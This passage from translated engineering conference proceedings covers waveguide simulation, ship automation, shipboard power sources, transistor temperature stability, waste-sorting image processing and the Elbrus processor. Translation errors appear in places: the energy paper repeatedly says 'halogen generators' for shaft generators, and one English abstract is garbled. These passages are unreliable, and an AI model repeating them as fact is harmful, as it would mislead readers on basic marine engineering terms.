


Figure 5 —The VSWR graph obtained as a result of the simulation

Conclusion

The paper presents the results of modeling a coaxial-waveguide transition in the ANSYS HFSS software package. The obtained value of VSWR at the center frequency of 9.4 GHz was 1.0030, and at frequencies of 9.3 GHz and 9.5 GHz, the value of VSWR is 1.032 and 1.0284, respectively. The value of VSWR obtained as a result of modeling for the task is optimal.

The software capabilities of implementing the finite element method in HFSS are also considered. It is worth noting that the numerical optimization function in the ANSYS HFSS software package greatly simplifies the

process of determining the length and location of the pin in the coaxial-to-waveguide junction.

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Аннотация. В рамках данной работы описан процесс проектирования коаксиально-волноводного перехода необходимого для соединения волноводного тракта с электронной частью устройства контроля изменения состава воздушной среды. Представлены результаты моделирования коаксиально-волноводного перехода в программном пакете ANSYS HFSS. Полученные в результате моделирования значения КСВН для поставленной задачи являются оптимальным.

Ключевые слова: коаксиально-волноводный переход, микроволновые колебания, метод конечных элементов, КСВН, диэлектрическая проницаемость.

Annotation. Within the framework of this work, the process of designing a coaxial-waveguide transition necessary for connecting the waveguide path with the electronic part of the device for controlling changes in the composition of the air environment is described. The results of modeling a coaxial-waveguide transition in the ANSYS HFSS software package are presented. The value of VSWR obtained as a result of modeling for the task is optimal.

Keywords: coaxial-waveguide transition, microwave oscillations, finite element method, VSWR, dielectric permittivity.

SHIPS AUTOMATION

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The cost of energy carriers is constantly growing. Environmental regulations are becoming more and more strict. There is a growing demand for larger universal vessels. When it comes to designing efficient and affordable diesel-electric ships, shipbuilders face significant challenges [7]. And for every problem must be found a solution that can withstand harsh sea conditions.

At the beginning, the main goal of introducing automation was to reduce the size of the machine team. But now, the main task is of improving the safety of the operation of ships [3]

The practice of operating modern automated ships has revealed the benefits from the use of automation. For example, the number of engine watch is reduced from 3-5 people to 1 person, and the total number of the ship's crew is reduced from 55-60 people up to 30-36 people [2].

Modern software and ship automation equipment allows:

- reduce the number of the ship's crew;
- carry out scheduled and preventive maintenance;
- improve performance;
- get access to spare parts and support personnel anywhere in the world;
- extend the life of existing assets.

There are a number of basic principles of automation, which are currently guided in world practice:

- the volume of automation should be sufficient to ensure the normal operation of the installation by a crew of a certain number;
- it is necessary to automate the most critical processes from the point of view of operational safety, as well as the most time-consuming and regularly repeated operations;
- there should be automatic protection against any malfunction that could lead to an accident;
- the complete set of the central control room with control and monitoring devices should eliminate the need for the watchman to leave the

central control room directly to the engine room to carry out control and control operations;

- the reliability of the equipment of the power plant, as well as the means of automation and control, must be so high as to ensure the normal operation of the installation by the crew, the number of which would correspond to the accepted level of automation [6].

The use of remote automated control of the main engine directly from the wheelhouse excludes intermediate links (machine telegraph, mechanic), which entails a reduction in the number of maneuvers; According to studies, more stable operation of the main and auxiliary mechanisms in optimal modes due to automation increases the efficiency of the power plant by about 2%.

Electric power system automation also has advantages. For example, automation of a power plant in the event of a power outage ensures automatic restoration of its normal operation in about 25-40 s, without stopping the power plant and losing ship progress, while it may take up to 30 minutes to manually perform all operations to start the previously working mechanisms.

Ship automation systems allow different and separate elements to automatically connect and work with each other so that many equipment and systems such as clean water, fuel, refrigeration and HVAC levels can be controlled remotely. With increased competition between electronics manufacturers and a growing need for reliable systems, costs have come down, allowing shipowners to integrate their entire vessel into a single system for optimization, greater productivity, improved safe operation. Control systems, such as those developed by BAE Systems and Rolls-Royce, can provide a database of any ship's position for any purpose, reducing communications time (and therefore crew costs). These systems can also send signals to specific locations. Automation can be used to connect the on and off procedure, which reduces to some extent the repair and scheduled work [5].

For example, a mechanical defect in a propeller generator requires replacement with another for repair. This can be done automatically from a remote screen, reducing labor capacity, team workload, and the need for specially trained team members. You can take full control of the ship from the bridge, and control the engines and additional systems from the bridge, which gives the captain a detailed view of the ship. Another advantage is increased safety, especially when extinguishing fires, smoke, heat identification through the use of touch sensors and providing screens with information about the entire ship on the bridge.

Kongsberg Maritime, a leading supplier of integrated ship systems from Norway, says integration will play a very important role in optimal ship management, improved fuel efficiency and reduced waste. To this end,

the company released several designs in 2008 in line with its Big Picture principle, which takes into account both the mechanisms and the way a ship navigates to reduce fuel consumption and emissions [5].

The Kongsberg approach brings together a holistic perspective consistent with Big Picture integrated systems, but has specific areas for improvement, including hull diagnostics and behavior, engine diagnostics and performance, energy efficiency, cargo and ballast management, route planning, and speed optimization. Each part contributes to the overall efficiency of the vessel, which may warrant adjustments by the operator to improve it [6].

The technology gained credibility with the delivery last year of Oasis of the Seas to Royal Caribbean International. The revolutionary vessel is equipped with the Kongsberg Total Cruise Control concept, which includes a complete propulsion and dynamic positioning system, energy management, machine automation and HVAC systems from the bridge. Oasis of the Seas Captain Bill Wright says that just because of the size of the world's largest cruise ship, getting in and out of busy ports is a complex operation, and Kongsberg had to fine-tune the DP and bridge control software to match the ship's specific operational requirements. Wärtsilä Norway (WANO) is also at the forefront of ship automation development and has quickly established itself as a one-stop supplier for integrated power and automation systems. Key products and technologies in the company's arsenal for power applications include next-generation ship automation systems based on a distributed architecture and transparent integration with Wärtsilä's engine and propulsion control systems, as well as an integrated automation system (IAS). IAS is a flexible and user-friendly system for signal processing, cargo control, control and management of public systems [1].

An advanced energy management system is built into both IAS and the company's new Low Loss concept, designed to save fuel and installation costs, reduce space requirements, and remove unnecessary components and equipment in the power plant's electrical system. Like the aforementioned companies, the German firm Siemens believes that significant savings are possible through automation and integration of ship systems. For example, Siemens claims that their Totally Integrated Automation (TIA) and Totally Integrated Power (TIP) concepts not only reduce the life cycle cost of their components and improve system reliability and safety, but also optimize ship design, construction and system integration. phases.

The process of fully automating ships is complex and slow, so there is time to prepare for it. The crew members of ships have nothing to fear yet.

Such conclusions were made by experts following the results of the International Maritime Employers' Council (IMEC) conference "The Human Factor in Maritime Automation" [4].

One of the most important topics at the meeting was the issue of training seafarers in the context of using modern technologies on ships. Many seafarers are interested in their future fate in the industry of the future and what will be the consequences of automation for the industry.

“It is still not clear what retraining will be required for crew members and what impact the innovations will have on shipping in general. But still, no matter how the industry changes, it will still need qualified personnel to manage ships from the shore and service them in ports,” summed up the conference participants [6].

Ship safety impact

The introduction of information technology on ships, automation of navigation and decision-making can lead to an increase in the number of accidents. By shifting the responsibility to computers, sailors will begin to relax and not pay much attention to problems with navigation, relying on the perfection of technology. And when the real trouble comes, the crews will be unprepared. Humans are not the best observers. Alarm and warning systems are needed, otherwise crew members will forget about control [2].

Watching the operation of semi-autonomous systems during long passages will lead to the fact that the work of seafarers will become monotonous, devoid of meaning and purpose. It will cause inattention, fatigue, mental exhaustion, inability to concentrate and navigate the situation. According to experts, fatigue today is one of the main causes of maritime incidents, along with the loss of situational awareness and the failure of ship equipment. Decisions will now be made not by sailors on board, but by people on shore, receiving information from the ship's systems operating in automatic mode, and not from crew members. And this calls into question the safety of navigation.

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Аннотация. Автор статьи исследует перспективы внедрения автоматизации на судах, преимущества и недостатки автоматизации, влияние на индустрию судоходства и подготовку персонала.

Ключевые слова: автоматизация судоходства, автоматизация судовых энергетических установок, современные технологии автоматизации, безопасность судоходства.

Annotation. The article explores the prospects for vessel discovery, the benefits and possibilities of return, the impact on the shipping industry and the training of personnel.

Keywords: automation of navigation, automation of ship power plants, modern automation technologies, safety of navigation.

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SOURCES OF ELECTRICAL ENERGY ON SHIPS

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For a long time, ships have been using several methods of generating electrical energy using prime movers, electric generators, and batteries. Despite the promise of using classical methods of generating electricity, the industry is growing, natural resources are being depleted and there is a need to integrate renewable energy sources. Renewable energy sources mean energy resources that are caused by constantly occurring natural processes on the planet. Their characteristic feature is inexhaustibility or the ability to quickly regenerate. The sources of electrical energy on ships are: primary engines, generators of direct or alternating current [11].

Primary engines

Primary motors are designed to generate mechanical energy and transfer it to a generator in order to convert this energy into electrical energy. Diesel engines (diesel generators), steam turbines (turbo generators), gas turbines (gas turbine generators) can be used as primary engines in marine power plants. At the same time, the role of the primary engine for the electric generator can also be performed by the main engine of the vessel, which transmits energy to the generator through the main shaft line and gearbox [7].

Diesel generators are one of the most common types of electric generators in marine power plants. Diesel generators can be used as main, auxiliary, backup, parking, and even emergency sources of electricity on ships with diesel and gas turbine EC, as well as emergency and backup sources of electricity on ships with boiler turbine and nuclear power plants. Diesel generators have relatively high efficiency values - up to 40%, a high degree of automation, fast start-up, reliability and ease of operation, autonomous operation. The disadvantages of diesel generators include a low overload capacity - about 10 - 15% of the rated power for no more than 1 hour. Since it is practically impossible to ensure uniform loading of one powerful diesel generator in various modes of operation of the vessel, several diesel generators of lower power operating in parallel are usually used as part of the EES. As the primary engines of diesel generators, medium- or high-speed diesels with a rotation speed from 500 to 1500 rpm are used [12].

Turbogenerators are widely used as the main source of electricity on ships with boiler-turbine, turbo-electric and nuclear power plants. On some types of vessels, parking turbo generators can be installed that consume steam from an auxiliary boiler plant. Marine turbo generators have the following advantages: uniformity of rotation, high speed, high reliability and durability (resource up to 100,000 hours), increased overload capacity (up to 20% of rated power) and stable parallel operation. The disadvantages of turbo generators include the relatively low efficiency of the turbo drive and a sufficiently long period of time for readiness to receive the load. The rotational speeds of the turbine rotors of turbogenerators are usually from 1500 to 6000 rpm [10].

Gas turbine generators are mainly used as the main source of electricity on ships with GTU. GTG combines the advantages of a steam turbine and a diesel engine: reliability in operation, high maneuverability when switching from mode to mode, fast start (from 30 to 50 seconds), fast load reception, small weight and dimensions. The disadvantages of GTG include: relatively high specific fuel consumption, increased noise, large air intake and gas exhaust paths, low resource indicators [3].

Electric generators

Marine generators are driven by engines, which, depending on the type of the main marine power plant, can be steam turbines or diesel engines. However, diesel generators are used even on steam ships, since, in comparison with turbines, they have the advantage that they do not require constant maintenance of the boiler plant in working condition when the GTZ is not working, they provide fast diesel start-up, economical fuel consumption, etc. The disadvantages of diesels include a limited motor life of their work [12].

According to their purpose, marine power generators are divided into main, backup, parking and emergency generators.

The main power generators provide power to the ship's electrical consumers in the running mode or with other large electricity consumption: anchoring, in special modes, etc [8].

Backup power generators are intended to replace the main ones, when the latter fail, when the vessel is sailing in narrow spaces and in a dangerous environment.

Parking generators are used to power the ship's consumers at the ship's parking lot when the ship's devices and mechanisms are not working.

An emergency electric generator, usually automatically starting and plugging into the network no later than 10 seconds after the disappearance of voltage in the ship's power grid, must provide power to emergency consumers (lighting, communications, rescue devices, fire-fighting equipment, etc.). Therefore, diesel generators are most often used as emergency generators, characterized by the speed of start-up; they are installed in special rooms intended only for this purpose, located above the unsinkability deck (bulkheads).

To select the power numbers of the generators of the ship's power plant, an electrical load table is compiled, which takes into account all ship consumers and the electrical power consumed by them in any operating mode of the ship. This choice is made in such a way that, with the smallest number of generators and their maximum load, all ship consumers will be provided with electricity, providing for a free reserve of power [9].

On ships, shaft generators are also used, driven into rotation by transmission from the propeller shaft on the course of the vessel. Shaft generators - are electric generators powered from the main shaft line of the vessel. The use of halogen generators on ships as part of the EES seems appropriate for several reasons:

- due to the higher efficiency values of the main engines compared to auxiliary ones;
- lower fuel consumption;

- engine load stabilization capabilities (especially for the main engines of some types of vessels operating with underloading - fishing trawlers, tugs, ice navigation vessels);

- prolongation of auxiliary engine life;

- reduction of labor costs for the maintenance of the power plant [12].

The halogen generators have a high efficiency (only 5-8% lower than the efficiency of the main engine). In addition, the shaft generators can work as a rowing electric motor operating on the main or auxiliary shaft line of the vessel from the GRSCH or auxiliary diesel generator. The main disadvantage of the halogen generators is the possibility of de-energizing the vessel when the main engine suddenly stops.

Rechargeable batteries

Electric energy accumulators are widely used on ships as a backup, emergency, and sometimes the main source of electricity. Various types of communication and alarm systems are powered from batteries: telephone, bell, fire, temperature alarm, etc. Batteries serve as a power source for small emergency lighting, radio equipment, etc. Batteries are also used to power rowing electric installations of diesel-electric submarines. However, batteries have significant disadvantages, such as a relatively low efficiency, high initial cost, short duration, the need for careful care of them, significant weight, the release of explosive and harmful gases, etc [9].

Acid and alkaline batteries are used on ships.

Acid batteries have smaller dimensions, they have reliable voltage constancy at high discharge currents, etc. Alkaline batteries have great mechanical strength, tolerate short circuits, have a longer service life compared to acid batteries, and are more reliable in operation. Electric current converters are used to supply individual consumers with a current of the necessary kind, voltage and frequency, different from those adopted in the main ship's electric power system. Converters are divided into rotating and static [5].

Rotating converters are three-, two- or single-machine units; they consist of motors and one or two generators mounted on a common foundation frame. Such units convert alternating current into direct current, direct current into alternating or constant current of various voltages and frequencies, etc.

Static converters are based on the use of electrons, ions or semiconductor valves (controlled or unmanaged devices). These converters have a very small weight and dimensions, high efficiency, high mechanical strength, they are reliable in operation, silent and have a number of other positive qualities.

Since the ship-wide current is mainly alternating current, and numerous devices and apparatuses operate on direct current, the most common current converters on ships are rectifiers - devices that convert

alternating current into direct current. Electric generators are placed in the engine room, and on large ships - in special rooms - power plants, where the main switchboard with switching equipment and instrumentation is installed.

Batteries are located in special rooms with good ventilation, acid batteries should be located separately from alkaline ones. Converters are usually placed in close proximity to consumers — in a free and protected room [12].

Solar panels on ships

The advantages of using solar panels include:

- promising, affordable and inexhaustible source of energy in the context of the constant rise in prices for traditional energy sources;
- complete safety for the environment.

However, this source of energy is characterized by such disadvantages as dependence on weather and time of day; seasonality in mid-latitudes and mismatch of periods of energy production need for energy accumulation; high cost of construction, connected with application of rare elements; necessity of service (periodic cleaning of surfaces from pollution); heating of atmosphere above the power plant; low power density.

Distribution of the last parameter is shown on figure 1. Its maximum value reaches 170 W/m^2 , which exceeds values of similar indicators of other renewable natural resources. But it is much lower than that of oil, gas, coal and nuclear power. For this reason, a large area is required to generate 1 kW of electricity from solar heat. At the same time, the efficiency of solar panels at best reaches 22% [4].




Figure 1 – Distribution of insolation [5]

Two ways of solar energy conversion are known: light and thermal. The operating principle of solar thermal energy is based on its use for heating the substance through thermal collectors, and the basis of light energy is the conversion of light energy directly into electric current [1]. At the objects of marine transport is used exclusively photovoltaic method with

the following types of batteries: monocrystalline; polycrystalline; amorphous.

Despite the constantly growing attention to solar panels as a source of energy at the objects of marine technology, they have not yet found wide application. At present, the best known are two vessels that use solar panels in electric propulsion. One of them is the catamaran "Planet solar turanor", the appearance of which is shown in figure 2.



Figure 2 – Catamaran “Planet solar turanor”

The Planet solar turanor is considered to be the largest solar-paneled vessel in the world. It was launched on March 31, 2010. The energy used on the ship is obtained exclusively through conversion of solar energy. The total area of solar panels amounts to 537 square meters. The vessel is able to reach speeds of up to 28 kilometers per hour. The excess of electric energy, obtained by means of solar panels, is stored. This charge could be enough for 3 days of sunless weather [12].

Ship with sails from solar panels of Austrian shipbuilding company “Solar Sailor” is shown in Figure 3.



Figure 3 – Exterior view of Solar Sailor's Suntech VIP

One of the first solar hybrid ships is Suntech VIP. The maximum speed at which the cruiser is capable of crossing the sea surface is 16 knots (29.6 km/h). Power source of the pleasure craft is solar panels in the form of sails. Vertical placement of flexible solar cells allows the maximum catching of sun rays by adjusting the angle of rotation of the sail elements and at the same time benefiting from gusts of wind. In addition, the reflection of sunlight from the water surface significantly increases the

productivity of the solar panels. In strong winds, the sails automatically fold.

Besides this, other projects of solar energy use on sea transport are known. However, all of them are mostly related to small vessels.

Modern wind installations on ships

Another perspective direction of renewable energy application on ships is wind energetics. At the same time if on-shore and off-shore wind power plants produce almost twice as much electric power as solar ones [8], use of wind turbines on modern sea transport is considerably inferior to solar panels.

From Fig. 4 shows that the wind speed on the water can be from 5 to 20 m/s. This could have a good effect on the use of wind energy on ships [6], since even for wind generators, wind speed of 5 m/s is sufficient. Therefore, a lot of attention is paid to offshore wind turbines. Their distance from the shore can be up to 20 km at depths of up to 30 m, and for greater distance from the shore projects of floating wind farms are even proposed [10].




Figure 4 – Wind speed distribution [6].

We can distinguish two types of wind turbines designed for maritime transport: rotor sails and wind turbines. Among the most famous vessels using rotor sails should be distinguished “E-Ship 1” - a vessel currently in operation for the transportation and installation of wind turbines [Fig.5].



Figure 5 – E-Ship 1

The vessel has four columns of wind propulsion using the Magnus effect. The rotors are auxiliary and the main engines are two 3.5 MW diesel engines. The rotors are 27 high and 4 meters in diameter. The ship can reach a speed of 16 knots in running mode with the wind turbines. Fuel economy reaches 40%.

The advantages of such propulsors are as follows:

- Good maneuverability (twin-rotor boat can turn in any direction without rudder);
- Easy maintenance.

Disadvantages of ships with propulsion in the form of a rotor sail: rotors, like sails, depend on the wind and an additional energy source; low aerodynamic characteristics.

The use of wind turbines on ships has so far only been reflected in projects. An example of such a project is the ferry Stena Jutlandica, on which two wind generators of 4 kW each are proposed for installation as an experiment [Fig.6]. The generators, driven by vertical turbines, are installed on special 4-meter masts in the bow of the vessel. It is expected that two generators will generate 23,000 kWh of electricity per year, and due to this it is planned to save 80-90 tons of fuel annually.



Figure 6 – Wind turbines on the Stena Jutlandica

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Аннотация. Авторы статьи описывают различные типы источников энергии на судах и особенности их применения и эксплуатации.

Ключевые слова: питание, источники питания, генераторы, батареи, двигатели, судовые двигатели, парогенераторы, электродвигатели, солнечная панель, ветровая установка.

Annotation. The authors of the article describe various types of energy sources on ships and the features of their application and operation.

Keywords: supplies, power supplies, generators, batteries, engines, marine engines, steam generators, electric motors, solar panel, wind installation.

UDC 621.375

TEMPERATURE STABILITY OF THE CASCADE ON A BIPOLAR TRANSISTOR

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The most important requirements that the circuit of a modern electronic, including an amplifying device, must meet are its high stability of operation at direct current and low dependence of the mode on external operating conditions. The temperature dependence of the parameters of electronic devices creates great difficulties in the construction of stable measuring amplifiers designed to operate in a wide temperature range. The temperature change has a significant impact on both the dynamic parameters of transistors that determine the gain, and on the static parameters that determine the mode of operation of the transistor in direct current and voltage.

The characteristics of the transistor, which is the main element of the amplifier circuits, strongly depend on temperature. This leads to a change in the characteristics of the amplifier device as a whole. The main destabilizing factors of the transistor are the following:

- an increase in ambient temperature, leading to a sharp increase in the number of non-primary carriers;
- increase in the collector reverse current;
- offset of input characteristics;
- changing the static current transfer coefficient h_{21e} .

Recently, complex transistor amplifiers with direct connections between cascades have become widespread. When analyzing such amplifiers, it is necessary to jointly consider the influence of temperature on both the dynamic and static parameters of individual transistors and on their power supply modes.

The instability coefficient S is an indicator of the change in the position of the resting point of the amplifier with a change in temperature and from the spread of transistor parameters. To increase the stability of the amplifier device, both special schemes for the formation of the transistor bias and mode methods are used [1, 2]. However, the influence of the circuit elements that determine the cascade operation mode on the instability coefficient of the amplifier on a bipolar transistor has not been fully considered.

Circuits of amplifiers on bipolar transistors, connected according to circuits with a common emitter, a common collector and a common base, for the analysis of the stability of DC operation can be generalized and reduced to the form shown in Fig. 1.




Figure 1 – Generalized circuit of the amplifier stage

Fig. 1 shows the constant components of the currents flowing in the circuit in the absence of a signal at the input. The resistance of the signal source must be included, depending on the switching circuit of the transistor, either in the resistance of the resistor R_b , or in the resistance of the resistor R_e .

When the condition $I_{R1} \gg I_b$ is met, the base-emitter voltage practically does not depend on the base current.

When analyzing the circuit, we will assume that the differential resistance of the emitter junction is small $r_e \rightarrow 0$, and the volumetric resistance of the base is negligible compared to the external resistances of the circuit.

By composing the equation according to the second Kirchhoff law to the contour $+E-R_b-VT-R_e-E$ and performing simple transformations, taking into account

$$I_e = \frac{I_c}{h_{21b}} - \frac{I_{cbb}}{h_{21b}}, \quad (1)$$

can get

$$I_c = \frac{h_{21b}(E - I_{R1}R_b)}{R_e + R_b - h_{21b}R_b} + \frac{R_e + R_b}{R_e + R_b - h_{21b}R_b} I_{cbb}, \quad (2)$$

where I_c — is the collector current at rest; I_{cbb} — is the collector reverse current; h_{21b} — is the static current transfer coefficient of the transistor when switched on with a common base.

We assume that the voltage of the power supply E , the divider current I_{R1} and the static current transfer coefficient of the transistor h_{21b} do not change with temperature changes. Then the first term in expression (2) is a constant value and the change in collector current at rest is mainly affected only by I_{cbb} . With this in mind, for the instability coefficient S we obtain:

$$S = \frac{dI_c}{dI_{cbb}} = \frac{1}{1 - \frac{h_{21b}R_b}{R_e + R_b}}. \quad (3)$$

Static current transfer coefficients when switched on with a common base and a common emitter are related by the ratio

$$h_{21b} = \frac{h_{21e}}{1 + h_{21e}}. \quad (4)$$

Taking into account the ratio (4), it can be established that the coefficient of temperature instability S when the resistances R_b and R_e change can vary from the minimum value (at $R_b = 0$ or $R_e \rightarrow \infty$) $S_{\min} = 1$, to the maximum value (at $R_e = 0$) $S_{\max} = (1 + h_{21e})$.

In Fig. 2 shows the dependence of the instability coefficient S on the resistance of the resistors R_b and R_e . It can be seen that with an increase in the resistance of the resistor R_e and a decrease in the resistance of the resistor R_b , the coefficient of temperature instability S decreases and the stability of the DC cascade increases.




Figure 2 – Dependence of the instability coefficient on the resistances in the base and emitter transistor

Thus, an expression is obtained for calculating the instability coefficient S of the amplifying cascade on a bipolar transistor, the dependences of the coefficient of instability S on the parameters of the circuit elements are given, recommendations are given for increasing the stability of the position of the rest point of the amplifying cascade.

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Аннотация. Рассмотрены дестабилизирующие факторы, оказывающие влияние на стабильность положения точки покоя усилительного каскада на биполярном транзисторе. Проведен анализ температурной стабильности каскада на биполярном транзисторе. Получено выражение для расчета коэффициента неустойчивости S , учитывающее влияние параметров элементов схемы. Приведены рассчитанные зависимости изменения коэффициента температурной неустойчивости S при изменении номиналов элементов схемы. Даны рекомендации по повышению стабильности положения точки покоя усилительного каскада.

Ключевые слова: биполярный транзистор, дестабилизирующие факторы, коэффициент неустойчивости, точка покоя, ток коллектора

Annotation. The destabilizing factors influencing the stability of the resting point of the amplifying cascade on a bipolar transistor are considered. The analysis of the temperature stability of the bipolar transistor cascade is carried out. An expression is obtained for calculating the instability coefficient S , which takes into account the influence of the parameters of the circuit elements. The dependences of the change in the coefficient S when changing the nominal values of the circuit elements are given. Recommendations are given to improve the stability of the position of the resting point of the amplifying cascade.

Keywords: bipolar transistor, destabilizing factors, coefficient of instability, resting point, collector current

UDC 62-529

DIGITAL PROCESSING AND IMAGE COLLECTION SYSTEM FOR SORTING HOUSEHOLD WASTE

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Introduction

Nowadays, complex computational tasks can be performed using computers with sufficiently small dimensions. On the basis of a microcomputer, the size of a bank card, you can create an automatic system.

During the investigation, a system based on a convolutional neural network for classifying garbage from images obtained in real time using digital preprocessing was considered.

Main part

Household waste was used as the object of the study. At the moment, waste sorting is done manually by people, which leads to a decrease in efficiency and quality.

It was decided to use a single-board computer for digital image processing. It allows you to perform computational operations of this difficulty at an acceptable speed at a minimum price. There are many models on the single-board computer market that differ in price, functionality and performance. Table 1 shows models that have an acceptable price and efficiency.

Table 1. Models of an acceptable price and efficiency.

	RPI 3B	RPI 4B	Jetson Nano	Banana PI
CPU Frequency, GHz	1,2 (1,4)	1,5 (2,1)	1,5	1,2
SDRAM, GB	1	2/4/8	2/4	2
Interfaces	GPIO CSI USB	GPIO CSI USB	GPIO CSI USB	GPIO CSI USB
Price, rubles	6000	7250	9000	10000

Raspberry PI 3 Model B was selected based on a set of characteristics.

When investigating the capabilities of a microcomputer in working with complex calculations, the throttling of the CPU was revealed. To eliminate throttling, a unique active cooling system was developed and installed. This made it possible to increase the processor clock frequency and, thereby, the speed of the algorithm (Figure 1).

During the development and research of the image processing algorithm, the following problems were found:

- background and object of the same (similar shades) color;
- transparency of the object;
- uneven boundaries of the object;
- parasitic optical phenomena (glare, shadows, noise);
- technical limitations of the equipment;
- selection of processing methods.




Figure 1 – The speed of the algorithm

To reduce these effects, a layout was assembled. The block diagram is shown in Figure 2.

The following design solutions were used:

- homogeneous matte background (rare color);
- uniform illumination by several light sources ("natural" light temperature 4000K);
- static camera position.




Figure 2 – The image processing algorithm

The algorithm was written in two programming languages Python and C++. They have a large library base related to image processing and video streaming.

A comparison of the algorithm performance is presented in Table 2.

Table 2. A comparison of the algorithm performance

Python		C++	
Stock	OC	Stock	OC
0,623 c	0,574 c	0,112 c	0,093 c

For fast operation of the algorithm, it is important to use basic (simple) methods of digital signal processing that do not require a lot of computing power with a good result [2]. Figure 3 shows the block diagram of the algorithm.




Figure 3 – the block diagram of the algorithm

Convolutional neural network is the best suited for image classification. The study used processed and unprocessed data. Image preprocessing does not require a lot of time, but it can significantly improve the recognition accuracy[1].

Figure 4 shows the layout images (a); the raw image (b); the processed image (c).




Figure 4 – The layout images

Conclusion

The Raspberry PI 3 Model B single-board microcomputer has been optimized for maximum performance. The accuracy of determining the waste class using a neural convolutional network is investigated.

An algorithm for digital image preprocessing has been developed and investigated, as well as an installation layout has been developed.

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Аннотация. Рассмотрены алгоритм цифровой обработки для обучения нейронной сети и метод классификации отходов с помощью сверточной нейронной сети. Изображения были получены с камеры, подключенной к одноплатному компьютеру. Представлены результаты работы алгоритма при различных условиях работы одноплатного компьютера, а также точность определения на обработанных и необработанных изображениях на двух категориях бытовых отходов.

Ключевые слова: цифровая обработка изображений, нейронная сеть, сверточная нейронная сеть, программирование.

Annotation. A digital processing algorithm for training a neural network and a method for classifying waste using a convolutional neural network are considered. Images were taken from a camera connected to a single board computer. The results of the performance of the algorithm under various operating conditions of a single-board computer, as well as the accuracy of determination on processed and unprocessed images on two categories of household waste, are presented.

Keywords: digital image processing, neural network, convolutional neural network, programming.

UDC 004.318

DEVELOPMENT GOALS AND APPLICATION POSSIBILITIES OF THE RUSSIAN PROCESSOR AND SOFTWARE “ELBRUS”

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Introduction

The current level of information technology penetration into all spheres of society's activities brings not only new opportunities, but also new threats. Many countries are developing technologies of cyber attacks, which are characterized by stealth and efficiency, allowing to disrupt the operation of responsible systems without evidence - from automated control systems of production and technological processes of enterprises to life

support systems of cities. Cybernetic attacks exploit vulnerabilities of information and communication and control systems, allowing the attacking party to penetrate into these systems and take them under control.

The main part

“Elbruses” appeared back in the distant 70s and were used in radar and missile defense systems. Development proceeded until the early 90s, then there was no time for processes. Only by the beginning of the 2000s they remembered that Russia has its own developments and took up “Elbrus”. So the race began from behind, in an attempt to catch up with Western counterparts. In 2025, the Elbrus-32C is scheduled to appear on 7-nm technology. “Elbruses” found application in equipment for state structures and near-state companies, as it is necessary to protect them from attacks.

If the attacker has more complete information about the attacked system than its owner, then the latter has no chance of successful defense. It is difficult to talk about secure storage and processing of information on a computer that has an operating system with a closed and unverified source code. Similarly, no system and application software can ensure the security of the system if a hardware platform with closed design documentation is used, which has a closed source code of the bootstrap system (BIOS) and other modules that are not available for inspection.

There is simply no other way out but to develop and implement domestic developments. It cannot be guaranteed that the imported hardware and software used to create the management system are completely free from vulnerabilities that allow changing its functioning on command from the outside.

